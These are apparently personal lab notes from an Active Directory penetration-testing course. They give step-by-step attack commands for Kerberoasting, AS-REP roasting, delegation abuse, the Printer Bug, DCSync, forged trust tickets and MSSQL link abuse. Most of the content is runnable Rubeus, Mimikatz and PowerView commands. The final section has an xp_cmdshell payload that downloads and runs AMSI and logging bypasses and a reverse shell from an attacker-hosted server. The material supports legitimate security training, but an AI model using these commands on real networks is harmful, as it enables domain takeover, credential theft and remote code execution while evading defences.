Kerberosting - (3 types | classic is most effective)
- Brute-forcing the service tickets offline for the cleartext passwords of the target application.
- Offline cracking of service account passwords.
- The Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack.
- Because (non-machine) service account passwords are not frequently changed, this has become a very popular attack!
We will use only those user accounts that are used to run services.
NOTE –> [users whose SPN is not $null is treated as a service account by the KDC] It doesn’t matter if there is a service running or not, you can ask for a service ticket for those accounts.
Find user accounts used as Service accounts -
- ActiveDirectory module
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
- PowerView
Get-DomainUser -SPN
- Use Rubeus to list Kerberoast stats
Rubeus.exe kerberoast /stats
- Use Rubeus to request a TGS
Rubeus.exe kerberoast /user:svcadmin /simple
- To avoid detections based on Encryption Downgrade for Kerberos EType (used by likes of MDI - 0x17 stands for rc4-hmac), look for Kerberoastable accounts that only support RC4_HMAC
Rubeus.exe kerberoast /stats /rc4opsec
Rubeus.exe kerberoast /user:svcadmin /simple /rc4opsec /outfile:hashes.txt
- Kerberoast all possible accounts
Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt
- Crack ticket using John the Ripper
john.exe --wordlist=C:\AD\Tools\kerberoast\10kworst-pass.txt C:\AD\Tools\hashes.txt
Targeted Kerberoasting - AS-REPs
-
If a user’s UserAccountControl settings have “Do not require Kerberos preauthentication” enabled i.e. Kerberos preauth is disabled, it is possible to grab user’s crackable AS-REP and brute-force it offline.
-
With sufficient rights (GenericWrite or GenericAll), Kerberos preauth can be forced disabled as well.

Example
- Enumerating accounts with Kerberos Preauth disabled
# PowerView
Get-DomainUser -PreauthNotRequired -Verbose

# AD module
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth
-
Force disable Kerberos Preauth, The value
4194304corresponds to theTRUSTED_TO_AUTH_FOR_DELEGATIONflag. -
Let’s enumerate the permissions for RDPUsers on ACLs using
PowerView:
Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}

Set-DomainObject -Identity Control1User -XOR @{useraccountcontrol=4194304} -Verbose

Get-DomainUser -PreauthNotRequired -Verbose
-
To Request encrypted AS-REP for offline brute-force. There are two methods
-
Let’s use Rubeus
.\Rubeus.exe asreproast /user:mmorgan /nowrap /format:hashcat
/nowrap flag so the ticket is not column wrapped and is retrieved in a format that we can readily feed into Hashcat. We can then crack the hash offline using Hashcat with mode 18200.
- Let’s use
ASREPRoast
. C:\AD\Tools\ASREPRoast-master\ASREPRoast-master\ASREPRoast

Get-ASREPHash -UserName VPN1user -Verbose
- To enumerate all users with Kerberos preauth disabled and request a hash
Invoke-ASREPRoast -Verbose
- We can use John The Ripper to brute-force the hashes offline
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-
pass.txt C:\AD\Tools\asrephashes.txt
Targeted Kerberoasting - Set SPN
-
With enough rights (GenericAll/GenericWrite), a target user’s SPN can be set to anything (unique in the domain).
-
We can then request a TGS without special privileges. The TGS can then be “Kerberoasted”.
Example :
-
Let’s enumerate the permissions for RDPUsers on ACLs using
PowerView:
Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
- See if the user already has a SPN:
# Powerview
Get-DomainUser -Identity supportuser | select serviceprincipalname

# AD module
Get-ADUser -Identity supportuser -Properties ServicePrincipalName | select ServicePrincipalName
- Set a SPN for the user (must be unique for the forest)
# Powerview
Set-DomainObject -Identity support1user -Set @{serviceprincipalname=‘dcorp/whatever1'}

# AD module
Set-ADUser -Identity support1user -ServicePrincipalNames
@{Add=‘dcorp/whatever1'}
- Kerberoast the user
Rubeus.exe kerberoast /outfile:targetedhashes.txt
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\targetedhashes.txt
Kerberos Delegation
-
Kerberos Delegation allows to “reuse the end-user credentials to access resources hosted on a different server”.
-
This is typically useful in multi-tier service or applications where Kerberos Double Hop is required.
-
For example, users authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user and not as the web server’s service account.
-
Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.

Process
-
A user provides credentials to the Domain Controller.
-
The DC returns a TGT.
-
The user requests a TGS for the web service on Web Server.
-
The DC provides a TGS.
-
The user sends the TGT and TGS to the web server.
-
The web server service account use the user’s TGT to request a TGS for the database server from the DC.
-
The web server service account connects to the database server as the user.
-
There are two types of Kerberos Delegation:
-
General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain
-
Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers. If the user is not using Kerberos authentication to authenticate to the first hop server, Windows offers Protocol Transition to transition the request to Kerberos.
-
-
Please note that in both types of delegations, a mechanism is required to impersonate the incoming user and authenticate to the second hop server (Database server in our example) as the user.
Unconstrained Delegation
- Discover domain computers which have unconstrained delegation enabled using PowerView -
#powerview
Get-DomainComputer -UnConstrained

#ActiveDirectory
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}
Unconstrained Delegation - Printer Bug
-
How do we trick a high privilege user to connect to a machine with Unconstrained Delegation? The Printer Bug!
-
A feature of MS-RPRN which allows any domain user (Authenticated User) can force any machine (running the Spooler service) to connect to second a machine of the domain user’s choice.
-
We can force the dcorp-dc to connect to dcorp-appsrv by abusing the Printer bug.
-
We can capture the TGT of dcorp-dc$ by using Rubeus on dcorp-appsrv -
Rubeus.exe monitor /interval:5 /nowrap
- And after that run MS-RPRN.exe on the student VM
MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local \\dcorp-appsrv.dollarcorp.moneycorp.local
- Copy the base64 encoded TGT, remove extra spaces (if any) and use it on the student VM -
Rubeus.exe ptt /tikcet:
- Once the ticket is injected, run DCSync
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
Constrained Delegation using Rubeus
- Enumerate users and computers with constrained delegation enabled -
#PowerView
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth

#ActiveDirectory module
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
- We can use the following command (We are requesting a TGT and TGS in a single command)
Rubeus.exe s4u /user:websvc /aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7 /impersonateuser:Administrator /msdsspn:CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL /ptt
- To access c drive in dcorp-mgmt
ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$
-
Another interesting issue in Kerberos is that the delegation occurs not only for the specified service but for any service running under the same account. There is no validation for the SPN specified.
-
This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!
Either plaintext password or NTLM hash is required. If we have access to dcorp-adminsrv hash
- We can use the following command (We are requesting a TGT and TGS in a single command)
Rubeus.exe s4u /user:dcorp-adminsrv$ /aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b445 /impersonateuser:Administrator /msdsspn:time/dcorp-dc.dollarcorp.moneycorp.LOCAL /altservice:ldap /ptt
- After injection, we can run DCSync
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync /user:dcorp\krbtgt" "exit"
Resource based Constrained Delegation
- This moves delegation authority to the resource/service administrator.
To abuse RBCD in the most effective form, we just need two privileges.
-
Write permissions over the target service or object to configure msDSAllowedToActOnBehalfOfOtherIdentity.
-
Control over an object which has SPN configured (like admin access to a domain joined machine or ability to join a machine to domain - ms-DSMachineAccountQuota is 10 for all domain users)
Enumeration would show that the user ‘ciadmin’ has Write permissions over the dcorp-mgmt machine!
Find-InterestingDomainACL | ?{$_.identityreferencename -match 'ciadmin'}
configure RBCD on dcorp-mgmt for student machines. Use them from CIADMIN because it has write permission in lab
#ActiveDirectory module
$comps = 'dcorp-student1$','dcorp-student2$'
Set-ADComputer -Identity dcorp-mgmt -PrincipalsAllowedToDelegateToAccount $comps

#PowerView
Set-DomainRBCD -Identity dcorp-mgmt -DelegateFrom 'dcorp-student204$'
Get-DomainRBCD
Now, let’s get the privileges of dcorp-studentx$ by extracting its AES keys
Invoke-Mimikatz -Command '"sekurlsa::ekeys"' Use SafetyKatz from Extract credentials
Use the AES key of dcorp-studentx$ (check your hostname and replace it with the user here) with Rubeus and access dcorpmgmt as ANY user we want
Rubeus.exe s4u /user:dcorp-student1$ /aes256:d1027fbaf7faad598aaeff08989387592c0d8e0201ba453d83b9e6b7fc7897c2 /msdsspn:http/dcorp-mgmt /impersonateuser:administrator /ptt

winrs -r:dcorp-mgmt cmd.exe
BONUS! –> Well known SID for System account - S-1-5-18 (remember)
Child to Parent using Trust Tickets (Across Domain)
-
sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user’s domain is changed, they get a new SID and the old SID is added to sIDHistory.
-
sIDHistory can be abused in two ways of escalating privileges within a forest -
-
krbtgt hash of the child
-
Trust tickets
-
So, what is required to forge trust tickets is, obviously, the trust key. Look for [In] trust key from child to parent.
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dcorp-dc
or
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\mcorp$"'
or
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
We can forge and inter-realm TGT
C:\AD\Tools\old_tools\BetterSafetyKatz.exe "kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-3279953914-519 /rc4:e9ab2e57f6397c19b62476e98e9521ac /service:krbtgt /target:moneycorp.local /ticket:C:\AD\Tools\trust_tkt.kirbi" "exit"

Abuse with Rubeus-
- Note that we are still using the TGT forged initially
Rubeus.exe asktgs /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi /service:cifs/mcorp-dc.moneycorp.local /dc:mcorp-dc.moneycorp.local /ptt

ls \\mcorp-dc.moneycorp.local\c$
[!NOTE]
BONUS! wmi command example –> gwmi -Class win32_operatingsystem -ComputerName mcorp-dc
Across Forest using Trust Tickets
- Once again, we require the trust key for the inter-forest trust.
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
OR
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
- TGT to access eurocorp with trust key of cross forest
c:\ad\tools\old_tools\BetterSafetyKatz.exe "kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-3279953914-519 /target:eurocorp.local /rc4:45557d47079dfc365db9fe4ac7fc2486 /ticket:C:\AD\Tools\trust_forest_tkt.kirbi" "exit"
- TGS
c:\AD\Tools\Rubeus.exe asktgs /service:cifs/eurocorp-dc.eurocorp.local /dc:eurocorp-dc.eurocorp.LOCAL /ptt /ticket:C:\AD\Tools\trust_forest_tkt.kirbi
- Used to view files and folder shared with Dollarcorp-DC
net view \\eurocorp-dc.eurocorp.local\
- We can access only the folders which are shared with Dollarcorp-DC
 dir \\eurocorp-dc.eurocorp.local\SharedwithDCorp\

 type \\eurocorp-dc.eurocorp.local\SharedwithDCorp\secret.txt - To open file in                                                                    eurocorp
Trust Abuse with Datalinks
MSSQL Servers
-
MS SQL servers are generally deployed in plenty in a Windows domain.
-
SQL Servers provide very good options for lateral movement as domain users can be mapped to database roles.
-
For MSSQL and PowerShell hackery, lets use PowerUpSQL https://github.com/NetSPI/PowerUpSQL
Import-Module C:\AD\Tools\PowerUpSQL-master\PowerupSQL.psd1
Examples
- Discovery (SPN Scanning)
Get-SQLInstanceDomain
- Check Accessibility
Get-SQLConnectionTestThreaded

Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
- Gather Information
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
[!NOTE]
After running the above command and you see that the
ISSysadminoption is set to No, as an attacker, you shouldn’t loose interest because we can still extract information
MSSQL Servers - Database Links
-
A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
-
In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
-
Database links work even across forest trusts.
Examples
-
Searching Database Links
-
Look for links to remote servers
Get-SQLServerLink -Instance dcorp-mssql -Verbose
OR
select * from master..sysservers
[!NOTE]
Data is accessible via the
DCORP-SQL1link, this is what we want
- Enumerating Database Links
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
-
Executing Commands
-
Use the
-QuertyTargetparameter to run Query on a specific instance (without-QueryTargetthe command tries to usexp_cmdshellon every link of the chain)
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" -QueryTarget eu-sql
- Gain reverse shell instead of RCE
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec master..xp_cmdshell ''powershell -c "iex (iwr -UseBasicParsing http://172.16.100.1/sbloggingbypass.txt);iex (iwr -UseBasicParsing http://172.16.100.1/amsibypass.txt);iex (iwr -UseBasicParsing http://172.1 6.100.1/Invoke-PowerShellTcpEx.ps1)"''' -QueryTarget eu-sql
[!NOTE]
Make sure to start your HTTP File Server (HFS) first and upload the file
sbloggingbypass.txt,amsibypass.txtandInvoke-PowerShellTcpEx.ps1in other to host them```